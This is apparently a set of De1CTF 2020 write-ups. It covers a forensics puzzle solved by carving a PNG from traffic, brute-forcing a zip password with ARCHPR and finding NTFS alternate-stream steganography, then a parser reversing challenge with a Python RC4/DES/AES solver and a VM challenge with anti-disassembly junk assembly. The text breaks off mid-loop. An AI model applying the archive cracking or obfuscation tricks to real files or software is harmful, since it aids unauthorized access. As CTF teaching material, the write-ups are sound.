
分组	主机名	内容类型	大小	文件名
282	106.54.129.202:25501	text/html	291 bytes	favicon.ico
461	106.54.129.202:25501	text/html	183 bytes	upload_file.php
639	106.54.129.202:25501	text/html	182 bytes	upload_file.php
755	106.54.129.202:25501	text/html	182 bytes	upload_file.php
850	106.54.129.202:25501	text/html	182 bytes	upload_file.php
1006	106.54.129.202:25501	text/html	183 bytes	upload_file.php
1136	106.54.129.202:25501	text/html	182 bytes	upload_file.php
3077	106.54.129.202:25501	text/html	182 bytes	upload_file.php
459	106.54.129.202:25501	multipart/form-data	28 kB	upload_file.php
637	106.54.129.202:25501	multipart/form-data	18 kB	upload_file.php
753	106.54.129.202:25501	multipart/form-data	19 kB	upload_file.php
848	106.54.129.202:25501	multipart/form-data	34 kB	upload_file.php
1004	106.54.129.202:25501	multipart/form-data	37 kB	upload_file.php
1134	106.54.129.202:25501	multipart/form-data	34 kB	upload_file.php
3075	106.54.129.202:25501	multipart/form-data	11 kB	upload_file.php
10	169.254.0.4	application/json	378 bytes	ca_report.cgi
51	169.254.0.4	application/json	270 bytes	ca_report.cgi
96	169.254.0.4	application/json	353 bytes	ca_report.cgi
112	169.254.0.4	application/json	437 bytes	ca_report.cgi

Extract the content and you will find a `png` file.(the begin of this png is `89504E47` and the end of this png is `426082`), use `winhex` to extract it. And then you will get this information.

```
https://drive.google.com/file/d/1JBdPj7eRaXuLCTFGn7AluAxmxQ4k1jvX/view
```

Download it and you will get the `readme.zip` .There is a `readme.docx` in it. Change the filename of readme.docx to 123.zip ,open it and you will find the `You_found_me_Orz.zip` .You need to use `brute-force attack` to get the password of `You_found_me_Orz.zip` .There is a tip here: `The password is composed of six letters, and the two letters at the beginning of the password are D and E.`

And then you can get the password is `DE34Q1` .




Folder: C:\Users\Administrator\Desktop\readme\readme\You_found_me_Orz\You_found_me_Orz

ADS Name	Description	Size	Allocated

File: 666.jpg

ADS Name	Description	Size	Allocated
ffffffflllll.txt	Unknown	46	48

Now you get a new file `You_found_me_Orz.jpg` .Use `notepad++` or `winhex` to open it.You will find `666.jpg` 、 `flag.txt` 、 `ffffffffllllll.txt` and other files.Change the filename of `You_found_me_Orz.jpg` to `You_found_me_Orz.rar` ,open it and you will get the files except `ffffffffllllll.txt`




```
C:\Users\Administrator\Desktop\readme\readme\You_found_me_Orz\You_found_me_Orz.jpg - Notepad++ [A...
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
You_found_me_Orz.jpg

{髗谆 \�蜊{[譄躅 镞US?SIEOTUS{擂?CAN<US-?RSEM)露kv?z??NAK
1*軅K>DC3哭朦<-氪嘲謦抖x瘸.瓔d胐軠~yoH_]r皙?DLE0導蕭DC2酸?/





 Tv#ヘ骉驾|
K.蜡u駅DLE?厢*)$z秏?鄂???跃p碰2NAK餌"频cg奴-BEL"  Z?:匆贇i?(


 +速?胯⬚FS6舜ヾ濂譪$D㈤阶?颡?  _启6?讨2衝慢o滭g刎?牏氤  趄?m?
NUL?瀌ETXNULETXSTMDC3BEL:ffffffflllll.txt牵>%NULB?uETX;邵RS

Norm length : 28,564   lines : 366   Ln : 366   Col : 119   Sel : 17 | 1   Unix (LF)   ANSI   INS
```

There is a file `flag.txt` in it, which content is

```
De1CTF{jaivy say that you almost get me!!! }
```

but it's a fake flag and you need to find the real one.

The test point is `ADS steganography` .You can use `Shortcut to NTFS Streams Info` to open it, and you will find the `fffffffllllll.txt` is hidden in `666.jpg` .



加密的 ZIP/RAR/ACE/ARJ 文件: C:\Users\Administrator\Desktop\2020De1CTF\

攻击类型: 暴力

范围 | 长度 | 字典 | 明文 | 自动保存 | 选项 | 高级

暴力范围选项

- [✓] 所有大写拉丁文(A - Z)
- [✓] 所有小写拉丁文(a - z)
- [✓] 所有数字(0 - 9)
- [ ] 所有特殊符号(!@...)
- [ ] 空格
- [ ] 所有可打印字符

开始于: DE0000
结束于:
掩码:
用户定义 [ ]

状态窗口

```
2020/5/5 13:16:09 - 开始于口令 'DE0000'
2020/5/5 13:16:09 - 开始暴力攻击...
2020/5/5 13:17:25 - 口令已成功恢复!
2020/5/5 13:17:25 - 'DE34Q1' 是这个文件的一个有效口令
```

当前口令: DE34Q1　　平均速度: 9,491 p/s
已用时间: 1m 16s　　剩余时间: 65d 19h 44m 32s
口令长度 = 6, 总计: 56,800,235,584, 已处理: 2,820,828,192

4%

ARCHPR version 4.54 (c) 1997-2012 ElcomSoft Co. Ltd.

口令已成功恢复!

Advanced Archive Password Recovery 统计信息:

总计口令	728,129
总计时间	1m 16s 715ms
平均速度(口令/秒)	9,491
这个文件的口令	DE34Q1
十六进制口令	44 45 33 34 51 31

Extract it and you get the real flag!

```
De1CTF{E4Sy_M1sc_By_Jaivy_31b229908cb9bb}
```

reverse

parser

Idea

I'm studying compilation principles recently, so I make a very simple lexer and parser to parse flag.

Here is the grammar:

```
∑ :
De1CTF  "De1CTF"
LB          "{"
RB          "}"
WORD        "[0-9a-zA-Z]+"
ADD         "+"
UL          "_"
LP          "("
RP          ")"
CR          "\n"

N :
FLAG, PRIM, EXP, TERM, WORD

P :
FLAG -> De1CTF LB EXP RB CR
EXP ->  TERM
       | TERM ADD TERM
TERM -> PRIM
           | PRIM UL TERM
PRIM -> WORD

S : FLAG
```

Just like arithmetic.

First, the lexer will depart the string into tokens, and check the format.

All words will be encrypted with RC4

We need to define some notation:

"a+b" denotes AES_encrypt("ab")

"a_b" denotes DES_encrypt("ab")

“_" has higher priority than "+"

I didn't implement the brackets, because it may lead to multi-solution(you can add brackets infinitely), and it will also make the solver complex.

Compilation optimization is not enabled, because it's very difficult to reverse. I use g++ 9.0 to compile it, the endbr64 instruction will disturb IDA to identify got table, but you can find the function name by gdb. The symbol table has much useful information, so it is stripped.

Reverse

I write this program in C++ and strip the symbol table, so it's a little difficult to analyze statically.

At first, you can input some strings to test, and it's easy to confirm the format and structure.

I suggest guessing the logic of the program while debugging. Soon you can find out the input string will be departed into many parts at `sub_35F0`. It defines a structure Token here. The member contains substring and type. These token will store in an std::vector.

Tracing the token into `sub_4E70` and `sub_507E`, you can find some recursive functions and finally in `sub_51CC`, the type 4 token which means `WORD` will be encrypted by RC4.

We can trace the vector and final in `sub_507E` we find a loop. If next token is not `_` it will break. After getting a token `_`, get next `WORD`, splice them, and in `sub_70F6` encrypt it by DES.

After return to `sub_4E70`, it does something similar. There is a loop and break condition is that the next token is not `+`. Then call `sub_507E` again to get another part of the result, and splice them and in `sub_6E8B` encrypt it by AES.

Here you almost reverse the program totally. The most important thing is the precedence of `+` and `_`.

The aes and des use the same key `De1CTF` and will be padded to correct length. All the crypto cipher is the standard cipher. The implement of AES is a little different between normal AES, but the results are the same. (you will not find the SBOX of AES in the cipher).

Solver

Notice that all the plain will be padded by PKCS7, so we could try to decrypt and find the padding.

After get the cipher, consider it is like "A+B+C+D" or "A_B_C_D", so you could decrypt it by aes or des.

After we find out the last step is aes:

result = aes(result_before+D)

Although we don't know how many terms the result_before have, we know that the last part is a single term. And we should confirm this term is like d1_d2_d3(will be the result of des encryption) or d4 directly(will be the result of rc4 encryption).

Although we don't know how long is the last part, the result_before may be the result of des or aes(if it is the cipher of rc4, we can use rc4 decrypt it into plaintext directly and get the length), so the length must be a multiple of 8. So we can decrypt last 8*n bytes by des and rc4, and find the PKCS7 padding or the plain.

And so on, we depart every part and finally get the plaintext.

And the detail of the analysis will be written in the scrip:

```python
from Crypto.Cipher import ARC4, AES, DES
from Crypto.Util.Padding import unpad
from binascii import *
key = b"De1CTF"
rc4_key = key
des_key = key.ljust(8, b"\x02")
aes_key = key.ljust(16, b"\x0a")

def rc4_decrypt(cipher, key=rc4_key):
    rc4 = ARC4.new(key)
    return rc4.decrypt(cipher)

def aes_decrypt(cipher, key=aes_key):
    aes = AES.new(key, iv=key, mode=AES.MODE_CBC)
    return aes.decrypt(cipher)

def des_decrypt(cipher, key=des_key):
    des = DES.new(key, iv=key, mode=AES.MODE_CBC)
    return des.decrypt(cipher)
flag = b"}"
cipher = b"\xe7\xa43L\xd3\x11\xe7\x85hV\x97\x11\xee\xd2\xf8\xd9>p\xc9N\x94\xa02Z'\x98\x00\x1d\xd5\xd7\x11\x1d\xf4\x85a\xac\x0c\x80'@\xbd\xdd\x1f\x0b\xb4\x97\x1f`[T\xcb\xc5\xa8\xb7\x11\x90\xc9\xb5\x81eS\x0f~\x7f"
# It is unlikely that the result is a word. You can try rc4_decrypt(cipher) and get nothing.

# Last result may be like A+B+C+D or A_B_C_D, so we try aes and des decrypt.
print(des_decrypt(cipher))
# b'\x0e\x08r\xa8C\x14u\xae\xee\xd6)9.Q\xd3\xca|\xcf.\xde\xb9<\x8f4N\xcaP%X>5,\x1fIu\x89\xd5\xb3\xf5[1\x9b\x86Q\x86&\x05\xc8FGW\xf3\xfd&\xb4[#\x16O4\x94:h\x90'
print(aes_decrypt(cipher))
# b"\x0b\x82z\x9e\x00.\x07m\xe2\xd8L\xac\xb1#\xbc\x1e\xb0\x8e\xbe\xc1\xa4T\xe0\xf5P\xc6]7\xc5\x8c}\xaf-H'4-;\x13\xd9s\x0f%\xc1v\x89\x19\x8b\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10"
# We find the padding in aes result, so last result is like A+B+C+D.
cipher = unpad(aes_decrypt(cipher), 16)
print()
```

```python

# The last part must be a TERM, which may be like d1_d2_d3_d4 or d1 directly.
# Try last 8*n bytes, and find padding or plaintext
# print(rc4_decrypt(cipher[-8:])) # nothing
# print(rc4_decrypt(cipher[-16:])) # nothing
# ...
print(des_decrypt(cipher[-8:]))
# b'G*\x11p~z\x16\xdc'
print(des_decrypt(cipher[-16:]))
# b'\xcd\xc55\x89\x9f#\xf0\xb2.\x07\x07\x07\x07\x07\x07\x07'
# Find the padding here, so the last term is like d1_d2_d3_d4
term_1 = unpad(des_decrypt(cipher[-16:]), 8)
cipher = cipher[:-16] # The first part.
print()

# Notice the length is 9, it's very short. if the last byte is a sinle primary_expr, the padding will be found in des_decrypt[0:8]
# or try to rc4 decrypt the whole result.
print(rc4_decrypt(term_1))
# Find a plaintext b"4nd", the left part will be another plaintext.
print(rc4_decrypt(term_1[3:]))
# b"p4r53r"
word_1 = rc4_decrypt(term_1[3:])
word_2 = rc4_decrypt(term_1[:3])
flag = word_2 + b"_" + word_1 + flag
flag = b"+" + flag
print()

# Next, we do the same thing again.
print(des_decrypt(cipher))
# b"\xa7\xaf\xa7\xe8#I\x9e#6X\x19\xed\xd5\x06\xcc\x86\xe40C\x89\x15\xff'\xd8\xe1f\x95\xfc\x99\xf8\x1e"
print(aes_decrypt(cipher))
# b'\x91\x98=\xa9\xb1:1\xef\x04r\xb5\x02\x07;h\xdd\xbd\xdb<\xc1}\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b'
cipher = unpad(aes_decrypt(cipher), 16)
print()

# Also find last part length
print(des_decrypt(cipher[-8:]))
print(des_decrypt(cipher[-16:]))
# Find the padding
```

```python
term_2 = unpad(des_decrypt(cipher[-16:]), 8)
cipher = cipher[0:-16]
print()

# rc4 decrypt directly
print(rc4_decrypt(term_2))
# Find the plaintext b"w0rld"
print(rc4_decrypt(term_2[5:]))
# b"l3x3r"
word_3 = rc4_decrypt(term_2[5:])
word_4 = rc4_decrypt(term_2[:5])
flag = word_4 + b"_" + word_3 + flag
flag = b"+" + flag
print()

# Last part is less than 8 bytes. rc4_decrypt it directly
print(rc4_decrypt(cipher))
word_5 = rc4_decrypt(cipher)
flag = word_5 + flag

flag = b"De1CTF{" + flag
print(flag)
```

I think there may be a way to write a script to solve it automatically, but I didn't try.

Flw

VM instruction

`unsigned char flag[] = "de1ctf{Innocence_Eye&Daisy*}";`

This is a queue-based virtual machine.

The structure of the virtual machine is as follows:

```cpp
class QueueVirtualMachine{
public:
    QueueVirtualMachine();
    QueueVirtualMachine(unsigned char*);
    ~QueueVirtualMachine();
    bool run();
    void printQueueMemSpace(); //Used to get debugging information
    void printMemSpace();      //Used to get debugging information
private:
    int head,tail;         //The head and tail pointer of the queue
    unsigned short reg;    //The register used to calculate the packet
base58
    unsigned char *queueMemSpace;//Queue space
    unsigned char *memSpace;     //Memory space
    unsigned char *codeSpace;    //Code segment
    unsigned char *tempString;   //String buffer
};
```

The instructions of the virtual machine are as follows:

- 14 xx

Press a number into the end of the queue

- 15

Discard a queue tail element

- 20 xx

Place a byte of the queue header in the location of 'memSpace[xx]'

- 2a xx

Press a byte of 'memspace[xx]' into the end of the queue

- 2b

Take a piece of data from the head of the queue as an index and press a byte of memspace[] into the end of the queue

- 2c

Take a piece of data from the queue header as an index and put the next byte in the queue into memspace[]

- 30

Let's move reg 8 bits to the left, and then reg plus the element at the end of the queue

- 31 xx

Short in register divided by xx, remainder into queue, quotient in reg

- 32

A byte at the head of the queue is taken as the index value of table[], and the value result is queued

- 33

Take the sum of the two data at the head of the queue, and the result is queued

- 34

The two data at the head of the queue are subtracted and the result is queued.

Notice that the decrement is at the head of the queue

- 35

Take the two data phases of the queue head ×, and the result is queued

- 36

The data in the register is queued and the register is cleared

- 37

Take two data at the head of the queue that are xor, and the result is queued

- 3a

Read in a string, place the string in the buffer, and queue the string length

- 40 xx

Takes a number at the head of the queue, if the number is not zero

Xx op - =

- 41

The string in the buffer is queued to clear the buffer

- ab

The instruction completes and returns true

- ff

If the queue header is not 0, the virtual machine returns the bool value 'false'

Algorithm design

1.Read the string, detect the length, and move into memSpace

```
    //cin>>tempString;
    0x3a,
    //if(strlen(tempString)!=28)return false;
    0x14,28,
    0x34,
    0xff,
    //Move the string into the buffer
    0x41,
    //Move into memory from the queue
    0x20,0x19,//d
    0x20,0x1a,//e
    0x20,0x1b,//1
    0x20,0x1c,//c
    0x20,0x1d,//t
    0x20,0x1e,//f
    0x20,0x1f,//{
    0x20,0x20,
    0x20,0x21,
    0x20,0x22,
    0x20,0x23,
    0x20,0x24,
    0x20,0x25,
    0x20,0x26,
    0x20,0x27,
    0x20,0x28,
    0x20,0x29,
    0x20,0x2a,
    0x20,0x2b,
    0x20,0x2c,
    0x20,0x2d,
    0x20,0x2e,
    0x20,0x2f,
    0x20,0x30,
    0x20,0x31,
    0x20,0x32,
    0x20,0x33,
    0x20,0x34,//}
```

1. Check the format.

The following several inspections are scattered throughout the virtual machine instructions.

```
    0x2a,0x19,
    0x14,'D',
    0x34,
    0xff,
    0x2a,0x1a,
    0x14,'e',
    0x34,
    0xff,
    0x2a,0x1b,
    0x14,'1',
    0x34,
    0xff,
    0x2a,0x1c,
    0x14,'C',
    0x34,
    0xff,
    0x14,'T',
    0x34,
    0xff,
    0x2a,0x1e,
    0x14,'F',
    0x34,
    0xff,
    0x2a,0x1f,
    0x14,'{',
    0x34,
    0xff,
    0x2a,0x34,
    0x14,'}',
    0x34,
    0xff,
```

Junk instructions：

```
 _asm
    {
        mov eax, _PE1
        push eax
        push fs : [0]
        mov fs : [0] , esp
        xor ecx, ecx
        div ecx
        retn
        _PE1 :
        mov esp, [esp + 8]
            mov eax, fs : [0]
            mov eax, [eax]
            mov eax, [eax]
            mov fs : [0] , eax
            add esp, 8
    }


_asm
    {
        jz _P2
        jnz _P2
        _P1 :
        __emit 0xE8
    }

_asm
    {
        call _P1
        _P1 :
        add[esp], 5
            retn
    }

_asm
    {
            xor eax, eax
            add eax, 2
            ret 0xff
    }
```

3.The 20 characters in flag packaging were divided into 10 groups for base58 encoding

The machine code is too long. I'll put a pseudo code here

It is important to note that although the table is 64-bit long, the algorithm used is base58, not base64

```
table = '0123456789QWERTYUIOPASDFGHJKLZXCVBNMqwertyuiopasdfghjklzxcvbnm+/='
for(int i = 0;i<10;++i){
  reg = (memSpace[0x20+i*2]<<8)+memspace(0x21+i*2);
  for(int j = 3;j>0;--j){
    memspace[0x39+j+i*3] = table[reg%58];
    reg /= 58;
  }
}
```

4.Packet encryption

Then do not know how, whim, made a round of encryption, grouping.

Modular addition, modular subtraction, or xor are all reversible.

```
for(int i = 0,i<30,i+=3){
  memSpace[0x40+i+1] = memSpace[0x40+i+1]+memSpace[0x40+i+0];
  memSpace[0x40+i+2] = memSpace[0x40+i+2]-memSpace[0x40+i+1];
  memSpace[0x40+i+0] = memSpace[0x40+i+0]^memSpace[0x40+i+2];
}
```

5.The encrypted results are detected

The reason for not putting machine code is the same as above.

```
enc_flag = [0x7a,0x19,0x4f,0x6e,0xe,0x56,0xaf,0x1f,0x98,0x58,0xe,0x60,0xbd,0x42,0x8a,0xa2,0x20,0x97,0xb0,0x3d,0x87,0xa0,0x22,0x95,0x79,0xf9,0x41,0x54,0xc,0x6d]
for i in range(len(enc_flag)):
    if enc_flag[i]!=memSpace[i]:
